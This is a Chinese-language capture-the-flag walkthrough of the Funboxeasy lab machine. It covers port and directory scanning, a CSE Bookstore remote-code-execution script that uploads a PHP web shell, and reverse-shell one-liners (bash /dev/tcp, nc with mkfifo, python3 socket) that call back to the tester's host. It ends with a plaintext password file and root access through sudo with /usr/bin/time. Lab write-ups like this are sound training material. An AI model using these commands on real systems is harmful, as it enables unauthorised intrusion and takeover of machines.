

## 8.12 wp

### Funboxeasy

启动靶机，连接vpn


```
sudo openvpn universal.opvn
```

先 ping 一下目标机器。

```
ping 192.168.160.111
```

```
(passionforlife@kali)-[~/Desktop]
$ ping 192.168.160.111
PING 192.168.160.111 (192.168.160.111) 56(84) bytes of data.
64 bytes from 192.168.160.111: icmp_seq=2 ttl=61 time=168 ms
64 bytes from 192.168.160.111: icmp_seq=3 ttl=61 time=167 ms
64 bytes from 192.168.160.111: icmp_seq=4 ttl=61 time=168 ms
64 bytes from 192.168.160.111: icmp_seq=6 ttl=61 time=167 ms
^C
```

使用浏览器输入IP address，得出开放 80 端口



接着开始信息收集，扫描端口和目录。

nmap扫描

```
nmap 192.168.160.111
```

```
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
```

dirsearch扫描

```
dirsearch -u 192.168.160.111
```

```
[09:27:11] 301 - 318B - /admin → http://192.168.160.111/admin/
[09:27:13] 200 - 897B - /admin/
[09:27:14] 200 - 897B - /admin/index.php
[09:27:15] 302 - 24KB - /admin/home.php → http://192.168.160.111/admin/index.php
[09:27:47] 200 - 0B - /checklogin.php
[09:27:55] 302 - 10KB - /dashboard.php → http://192.168.160.111/index.php
[09:28:23] 200 - 601B - /header.php
[09:28:28] 200 - 973B - /index.php
[09:28:28] 200 - 973B - /index.php/login/
[09:28:37] 200 - 86B - /logout.php
[09:28:56] 302 - 7KB - /profile.php → http://192.168.160.111/index.php
[09:29:01] 200 - 14B - /robots.txt
[09:29:02] 301 - 319B - /secret → http://192.168.160.111/secret/
[09:29:02] 200 - 125B - /secret/
[09:29:03] 403 - 280B - /server-status/
[09:29:03] 403 - 280B - /server-status
[09:29:09] 301 - 318B - /store → http://192.168.160.111/store/
```

## rustscan扫描

```
rustscan -a 192.168.160.111 --range 1-65535 --ulimit 5000 -- -A
```

PORT	STATE	SERVICE	REASON
22/tcp	open	ssh	syn-ack
80/tcp	open	http	syn-ack
33060/tcp	open	mysqlx	syn-ack

## 得出以下信息：

可疑目录：

/admin/index.php

/secret

/store


开放端口：

22

80

33060

首先进入 admin 页面，貌似是 CRM 模板



尝试弱口令

```
admin admin
admin 123456
```

失败

搜索模板漏洞

<https://www.exploit-db.com/exploits/49995>

## 使用 Authentication Bypass 登陆后台

YOU ARE HERE > Access Log

Manage Access Log

Table Styles

10 Search:

#UID	USER NAME	EMAIL	LOGIN DATE   LOGIN TIME	IP	MAC ID	CITY	COUNTRY
12	ABc	abc@gmail.com	2019/08/10   04:54:44pm	::1	12-F4-8D-12-99-9		
9	Anuj	anuj@gmail.com	2019/07/11   12:27:21pm	::1	3C-52-82-51-A5-B		
9	Anuj	anuj@gmail.com	2019/07/15   12:12:00pm	::1	3C-52-82-51-A5-B		
3	Anuj kumar	anuj.lpu1@gmail.com	2015/04/28   04:37:40pm	::1	1E-85-56-C5-91-E		
3	Anuj kumar	anuj.lpu1@gmail.com	2015/04/29   02:57:12pm	122.162.0.241		Delhi	India
3	Anuj kumar	anuj.lpu1@gmail.com	2015/04/30   04:27:02pm	122.162.142.18		Delhi	India
3	Anuj kumar	anuj.lpu1@gmail.com	2015/04/30   05:23:55pm	122.162.142.18		Delhi	India
3	Anuj kumar	anuj.lpu1@gmail.com	2015/05/18   01:18:51pm	122.162.8.180		Delhi	India
3	Anuj kumar	anuj.lpu1@gmail.com	2015/11/05   09:30:36pm	::1	34-4B-50-B7-EF-3		
3	Anuj kumar	anuj.lpu1@gmail.com	2015/11/13   12:05:39am	::1	BC-85-56-C5-91-E		

Showing 1 to 10 of 21 entries < 1 2 3 >


转了一大圈，没有什么发现

接着查看下一个可疑目录，尝试访问 <http://192.168.160.111/secret/>  
无发现，但 `/secret` 看起来很可疑，可以再扫一遍


```
dirsearch http://192.168.160.111/secret/
```

仍然没有什么发现。

然后查看下一个可疑目录，尝试访问 <http://192.168.160.111/store/>




Latest books



[192.168.160.111/store/book.php?bookisbn=978-1-484217-26-9](http://192.168.160.111/store/book.php?bookisbn=978-1-484217-26-9)

[Admin Login 2017](#)

右下角有管理员登陆，进入




[projectworlds](#)

[Admin Login 2017](#)

尝试弱口令


admin admin

登陆成功



然而依然没有什么可以攻击的点

由于这个页面好像是由模板 `cse bookstore` 建的，于是搜索 `cse bookstore exploit`，发现 `Unauthenticated Remote Code Execution`



复制粘贴，并使用脚本，由于漏洞很老，所以在 `python2` 的环境下运行。

```
python2 bookstore.py http://192.168.160.111/store
```


```
(passionforlife@kali)-[~/Desktop]
$ python2 bookstore.py http://192.168.160.111/store
> Attempting to upload PHP web shell ...
> Verifying shell upload ...
> Web shell uploaded to http://192.168.160.111/store/bootstrap/img/dy63iheivR.php
> Example command usage: http://192.168.160.111/store/bootstrap/img/dy63iheivR.php?cmd=whoami
> Do you wish to launch a shell here? (y/n): y
Traceback (most recent call last):
  File "bookstore.py", line 35, in <module>
    launch_shell = str(input('> Do you wish to launch a shell here? (y/n): '))
  File "<string>", line 1, in <module>
NameError: name 'y' is not defined
```

获得webshell

接下来开始 webshell 转 reverse shell

监听端口4444

```
nc -nvlp 4444
```



The screenshot shows a Kali Linux terminal window titled "passionforlife@kali: ~/Desktop". The terminal has a menu bar with "File", "Actions", "Edit", "View", and "Help". There are five tabs open, all showing the same path: "passionforlif...li: ~/Desktop". The terminal prompt is "(passionforlife@kali)-[~/Desktop]". The user has entered the command "nc -nvlp 4444", and the terminal response is "listening on [any] 4444 ...". A cursor is visible on the line following the terminal output.

利用 bash 拿 reverse shell



Name	Tags	Action
Bash -i	LINUX MAC	Copy ...
<pre>/bin/sh -i &gt;&amp; /dev/tcp/192.168.45.222/4444 0&gt;&amp;1</pre>		

```
192.168.160.111/store/bootstrap/img/dy63iheivR.php?cmd=/bin/sh -i >& /dev/tcp/192.168.45.222/4444 0>&1
```

但是失败，换一个，nc shell

```
192.168.160.111/store/bootstrap/img/dy63iheivR.php?cmd=rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bin/sh -i 2>&1|nc 192.168.45.222 4444 >/tmp/f
```

依旧失败

尝试使用，python，查询有无 python2 和 python3

```
192.168.160.111/store/bootstrap/img/dy63iheivR.php?cmd=which python3
```

/usr/bin/python3

发现 python3

于是利用python3 拿 reverse shell

```
python3 -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192.168.45.222",4444));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty; pty.spawn("/bin/sh")'
```

```
192.168.160.111/store/bootstrap/img/dy63iheivR.php?cmd=/usr/bin/python3%20-c%20%27import%20socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192.168.45.222",4444));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty; pty.spawn("/bin/sh")%27
```

目标是 Linux 系统，所以 ?cmd= 要加上 /usr/bin/python3 .

成功拿到 reverse shell

```
passionforlife@kali: ~/Desktop
File Actions Edit View Help
passionforlif...li: ~/Desktop x passionforlif...li: ~/Desktop x passionforlif...li: ~/Desktop x passionforlif...li: ~/Desktop x passionforlif...li: ~/Desktop x
(passionforlife@kali)-[~/Desktop]
$ nc -nvlp 4444
listening on [any] 4444 ...
connect to [192.168.45.222] from (UNKNOWN) [192.168.160.111] 40592
$ ls
ls
android_studio.jpg  doing_good.jpg  img3.jpg  pro_asp4.jpg
beauty_js.jpg      dy63iheivR.php  kotlin_250x250.png  pro_js.jpg
c_14_quick.jpg     img1.jpg        logic_program.jpg   unnamed.png
c_sharp_6.jpg       img2.jpg        mobile_app.jpg       web_app_dev.jpg
$ whoami
whoami
www-data
$
```

flag 经常在 /var /www use/share /home 里

```
$ pwd
pwd
/var/www
$ ls
ls
html  local.txt
$ cat local.txt
cat local.txt
19691f9acfe1f0189d8637b46e3bb385
$
```

/www 下找到 flag

查找哪些命令可以用 root 权限来执行

```
find / -perm -u=s -type f 2>/dev/null
```

发现 sudo 可以执行

接下来尝试提权，利用网站 <https://gtfobins.github.io/> 得到提权命令

.. / sudo ☆ Star

Sudo

## Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo sudo /bin/sh
```

因为 `sudo` 可以执行，所以输入 `sudo`，找出可以提权的命令。

由于是 webshell 不能用 `sudo` 提权，不知道 `www-data(web-usr)` 的密码

于是进一步信息搜集，去到目录 `/home`

找到敏感文件 `password.txt`

```
$ cd /home
cd /home
$ pwd
pwd
/home
$ ls
ls
tony
$ cd tony
cd tony
$ ls
ls
password.txt
$ cat password.txt
cat password.txt
ssh: yxcvbnmYYY
gym/admin: asdfghjklXXX
/store: admin@admin.com admin
```

利用 `ssh` 和获取的密码连接用户 `tony`，成功

```
ssh tony@192.168.160.111
```

```
tony@funbox3:~$ ls
```

使用命令 `sudo -l` , 查看可以使用 `sudo` 的命令

```
User tony may run the following commands on funbox3:
(root) NOPASSWD: /usr/bin/yelp
(root) NOPASSWD: /usr/bin/dmfc
(root) NOPASSWD: /usr/bin/whois
(root) NOPASSWD: /usr/bin/rlogin
(root) NOPASSWD: /usr/bin/pkexec
(root) NOPASSWD: /usr/bin/mtr
(root) NOPASSWD: /usr/bin/finger
(root) NOPASSWD: /usr/bin/time
(root) NOPASSWD: /usr/bin/cancel
(root) NOPASSWD: /root/a/b/c/d/e/f/g/h/i/j/k/l/m/n/o/q/r/s/t/u/v/w/x/y/z/.smile.sh
tony@funbox3:~$ sudo /usr/bin/time /bin/sh
```

接着用 `time` 进行提权

## | Sudo #

If the binary is allowed to run as superuser by `sudo` , it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo /usr/bin/time /bin/sh
```

提权成功, 变为 `root` , `cd /root` , 找到 flag, 结束